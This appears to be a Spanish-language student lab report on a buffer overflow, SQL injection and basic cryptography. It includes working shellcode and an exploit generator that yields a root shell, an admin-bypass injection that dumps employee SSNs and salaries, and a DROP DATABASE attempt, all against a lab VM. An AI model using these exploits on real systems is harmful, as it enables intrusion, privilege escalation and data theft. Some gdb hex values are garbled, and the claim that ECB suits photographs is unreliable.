


Seguridad Informática - Entrega 2

Luciano Barletta, Joaquín Caporalini
Vulnerabilidades y Criptografía

February 13, 2025

Buffer Overflow (modo básico)

A continuación dejamos listados los comandos ejecutados en la máquina virtual, en el orden que fueron ejecutados:



```
comandos.txt      stack*
exploit*          stack.c
exploit.c
[11/20/24]seed@VM:~/Documents$ clear

[11/20/24]seed@VM:~/Documents$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/20/24]seed@VM:~/Documents$ sudo ln -sf /bin/zsh /bin/sh
[11/20/24]seed@VM:~/Documents$ gcc -DBUF_SIZE=24 -o stack -z execstack -fno-stack-protector stack.c
[11/20/24]seed@VM:~/Documents$ sudo chown root stack
[11/20/24]seed@VM:~/Documents$ sudo chmod 4755 stack
[11/20/24]seed@VM:~/Documents$
```

Figure 1: Preparación entorno

Quitamos las direcciones randomizadas, luego compilamos el programa vulnerable sin la protección del stack y con stack ejecutable. El comando para crear un soft link lo utilizamos para ganar una terminal con problemas de escalada de privilegios, la z shell. Finalmente, para ganar root al realizar el ataque, cambiamos el dueño del ejecutable vulnerable a este usuario y encendemos la bandera SUID.

La idea será generar una entrada (badfile) donde ubiquemos el shellcode justo después de la dirección de retorno, y cambiar esta última para que apunte al comienzo del shell code, o sea una posición después de la dirección donde está. El motivo de poner el shell code ahí

es que si intentáramos ubicarlo antes, el stack pointer nos pisaría las últimas instrucciones a medida que preparamos la llamada del ataque.

La forma en que determinamos la dirección en memoria de la RA es a través de un análisis con gdb, monitoreando dónde las direcciones del stack

```

gdb-peda$ br main
Breakpoint 2 at 0x8048518
gdb-peda$ x/50x $sp
0xbffffb10: 0xb7fe96eb 0x00000000 0xb7fba000 0xb7ffd940
0xbffffb20: 0xbffffed88 0xb7feff10 0xb7e6688b 0x00000000
0xbffffb30: 0xb7fba000 0xb7fba000 0xbffffed88 0x08048574
0xbffffb40: 0xbffffb77 0x00000001 0x00000205 0x0804b008
0xbffffb50: 0xb7e793a0 0xb7fdb4c4 0xb7fdb66e 0x00fdb66e
0xbffffb60: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffb70: 0x00000000 0x90909090 0x90909090 0x90909090
0xbffffb80: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffb90: 0x90909090 0x90909090 0xc0909090 0x31bffe9
0xbffffba0: 0x2f6850c0 0x6868732f 0x6e69622f 0x5350e389
0xbffffbb0: 0xb099e189 0x0080cd0b 0x90909090 0x90909090
0xbffffbc0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffbd0: 0x90909090 0x90909090 0x90909090 0x90909090
gdb-peda$

```

Figure 2: Estado del stack antes del ataque

Observamos que hay un lugar que almacena una dirección un poco más adelante que el símbolo main. Este lugar es donde se almacena la RA que queremos pisar.

```

0008 | 0xbffffb08 --> 0x205
0012 | 0xbffffb0c --> 0x1000
0016 | 0xbffffb10 --> 0xb7fe96eb (<_dl_fixup+11>:      add     esi,0x15915)
0020 | 0xbffffb14 --> 0x0
0024 | 0xbffffb18 --> 0x90909090
0028 | 0xbffffb1c --> 0x90909090
-----
Legend: code, data, rodata, value
0x8048500 in bof ()
gdb-peda$ x/50x $sp
0xbffffb00: 0xbffffb18 0xbffffb77 0x00000205 0x00001000
0xbffffb10: 0xb7fe96eb 0x00000000 0x90909090 0x90909090
0xbffffb20: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffb30: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffb40: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffb50: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffb60: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffb70: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffb80: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffb90: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffba0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffbb0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffbc0: 0x90909090 0x90909090 0x90909090 0x90909090
gdb-peda$

```

Figure 3: Pisado con NOOPs, vemos dónde comienza el buffer


De aquí podemos determinar el comienzo del buffer. Haciendo la resta de estas direcciones determinamos el lugar en que deberíamos pisar la RA, que es 36 bytes más adelante del

comienzo del buffer. Justo después de esta, inyectaremos el shell code, o sea 40 bytes más adelante.

Lo que sigue es la confección del programa que genera la entrada maliciosa:

```
1  /* exploit.c */
2
3  /* A program that creates a file containing code for launching shell*/
4  #include <stdlib.h>
5  #include <stdio.h>
6  #include <string.h>
7  char shellcode[]=
8      "\x31\xc0"           /* xorl    %eax,%eax          */
9      "\x50"              /* pushl   %eax               */
10     "\x68" "//sh"        /* pushl   $0x68732f2f        */
11     "\x68" "/bin"        /* pushl   $0x6e69622f        */
12     "\x89\xe3"           /* movl    %esp,%ebx          */
13     "\x50"              /* pushl   %eax               */
14     "\x53"              /* pushl   %ebx               */
15     "\x89\xe1"           /* movl    %esp,%ecx          */
16     "\x99"              /* cdq     %eax               */
17     "\xb0\x0b"           /* movb    $0x0b,%al          */
18     "\xcd\x80"           /* int     $0x80              */
19 ;
20
21 void main(int argc, char **argv)
22 {
23     char buffer[517];
24     FILE *badfile;
25
26     /* Initialize buffer with 0x90 (NOP instruction) */
27     memset(&buffer, 0x90, 517);
28
29     /* You need to fill the buffer with appropriate contents here */
30     memcpy(buffer + 36, "\x40\xeb\xff\xbf", 4);
31     memcpy(buffer + 40, shellcode, sizeof shellcode);
32
33     /* Save the contents to the file "badfile" */
34     badfile = fopen("./badfile", "w");
35     fwrite(buffer, 517, 1, badfile);
36     fclose(badfile);
37 }
```

Que produce el siguiente output:




```
Terminal
0020| 0xbffffeb14 --> 0x0
0024| 0xbffffeb18 --> 0x90909090
0028| 0xbffffeb1c --> 0x90909090
[-----]
Legend: code, data, rodata, value
0x08048500 in bof ()
gdb-peda$ x/50x $sp
0xbffffeb00: 0xbffffeb18 0xbffffeb77 0x00000205 0x00001000
0xbffffeb10: 0xb7fe96eb 0x00000000 0x90909090 0x90909090
0xbffffeb20: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffeb30: 0x90909090 0x90909090 0x90909090 0xbffffeb40
0xbffffeb40: 0x6850c031 0x68732f2f 0x69622f68 0x50e3896e
0xbffffeb50: 0x99e18953 0x80cd0bb0 0xb7fdb600 0x0fdb66e
0xbffffeb60: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffeb70: 0x00000000 0x90909090 0x90909090 0x90909090
0xbffffeb80: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffeb90: 0x90909090 0x90909090 0x40909090 0x31bffffeb
0xbffffeba0: 0x2f6850c0 0x6868732f 0x6e69622f 0x5350e389
0xbffffebb0: 0xb099e189 0x080cd0b 0x90909090 0x90909090
0xbffffebc0: 0x90909090 0x90909090
gdb-peda$ quit
[11/20/24]seed@VM:~/Documents$ /home/seed/Documents/stack
# whoami
root
#
```

Figure 4: Ataque efectuado. Se vé el stack modificado y el prompt de root. El highlight es la dirección del shellcode, almacenada en la dirección de la RA.

Notar que tuvimos que invocar al programa vulnerable con su ruta absoluta. Esto es debido a que gdb hace esta misma invocación. Esto previene un corrimiento del stack que invalida las direcciones recolectadas manualmente.

SQL Inyección (modo básico)

Primero nos familiarizamos con la base de datos:



```
Terminal
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> pager less -SFX
PAGER set to 'less -SFX'
mysql> select * from credential where name = 'Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Pass |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
(END)
```

Figure 5: Información de la DB

Luego nos metemos en la web y comenzamos el ataque. Utilizar la contraseña no es posible porque esta será hasheada, impidiendo una forma directa de inyectar código. En su lugar utilizamos el nombre de usuario, donde pedimos que sea admin y comentamos la parte que verifica su contraseña.




Figure 6: Inyección desde la web




Figure 7: Resultado del ataque, muestra de datos sensibles

Probamos hacerlo con cURL, copiando la URL del omnibox al momento de haber roto la seguridad, donde veíamos la tabla de datos. Almacenamos el resultado del pedido a un archivo HTML y verificamos que están todos los datos de la tabla.




Figure 8: Inyección desde la terminal con cURL

```
Terminal
%23&Password=) > out.html
[11/20/24]seed@VM:~$ % Total % Received % Xferd Average Speed Time Time Time Curre
nt
Dload Upload Total Spent Left Speed
100 3364 100 3364 0 0 642k 0 --:--:-- --:--:-- --:--:-- 821k

[11/20/24]seed@VM:~$ cat out.html | grep Alice
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item
active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>
</li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li>
</ul><button onclick='logout()' type='button' id='logoutBtn' class='nav-link my-2 my-lg-0'>Logout
</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1>
<hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope=
'col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th>
<th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Ad
dress</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10
000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr>
<th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr>
<th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr>
<th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr>
<th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr>
<th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>3254314</td><td></td><td></td><td></td><td></td><td></td></tr>
</tbody></table>
<br><br>
```

Figure 9: Verificación de los datos sensibles en el archivo HTML guardado

Para intentar hacer más daño, inyectamos una sentencia `DROP DATABASE`. Pero este ataque es impedido. Leyendo la documentación de MySQLi, utilizar el método `query` permite únicamente ejecutar una query. Existe otro método llamado `multi query`, que permite la ejecución de múltiples queries separadas por punto y coma.




Figure 10: Mensaje de error en la web al intentar inyectar más de una sentencia SQL

Criptografía (modo básico)

Ejercicio 1

Supongamos que queremos encriptar textos A y B del mismo largo con una cadena de letras R . Si consideramos las letras y la operación de suma de letras, similarmente al grupo abeliano $(\mathbb{Z}_{26}, +)$ o la cantidad finita adecuada de símbolos, entonces los textos cifrados serán $A' = A + R$ y $B' = B + R$. Lo que podemos hacer ahora es restar estos textos para quitar el cifrado.

$$A' - B' = A + R - B - R = A - B$$

Dejándonos con la resta de dos textos legibles, que consideramos más sencilla de atacar con intuición y fuerza bruta. Siempre que una letra sea descubierta en un mensaje, se sabrá de inmediato la letra en la misma posición pero del otro mensaje. Además como el texto es legible, podemos intentar completarlo al tener suficientes letras.

Ejercicio 6

La diferencia entre ECB y CBC es la relación que existe entre los bloques cifrados. ECB cifra cada uno independientemente del otro, en cambio en CBC cada bloque alimenta el cifrado del bloque siguiente.

Para una imagen en mapa de bits hay que tener en cuenta:

- Codificar una imagen aún me permitiría leerla como imagen y tratar de detectar patrones en la imagen encriptada.
- El tamaño de los píxeles podría o no estar alineado con el tamaño del bloque, y podrían entrar uno o dos píxeles en un bloque.
- Dependiendo de la imagen, habrá regiones con exactamente el mismo color, o será más como un continuo. Cualquier minúscula diferencia hace que píxeles diferentes terminen en colores totalmente diferentes.

En el caso que los píxeles estén alineados, y haya regiones del mismo color, podría dilucidarse la silueta de los objetos originales en la imagen encriptada. En estos casos recomendamos evitar ECB, y utilizar CBC. CBC siempre será la alternativa más segura. Si se dan desalineaciones o la imagen es una foto de la realidad, ECB no presentaría problemas, ya que el formato imagen está muy condensado con información, por lo que podríamos considerar cada píxel independiente de los otros, pero esto es solo una aproximación.

Un ejemplo de una imagen que no podría ser encriptada con ECB sería el escaneado de un documento, donde el brillo ha sido saturado para facilitar la lectura. Se pierde la diferencia entre los píxeles y veríamos una silueta del texto original.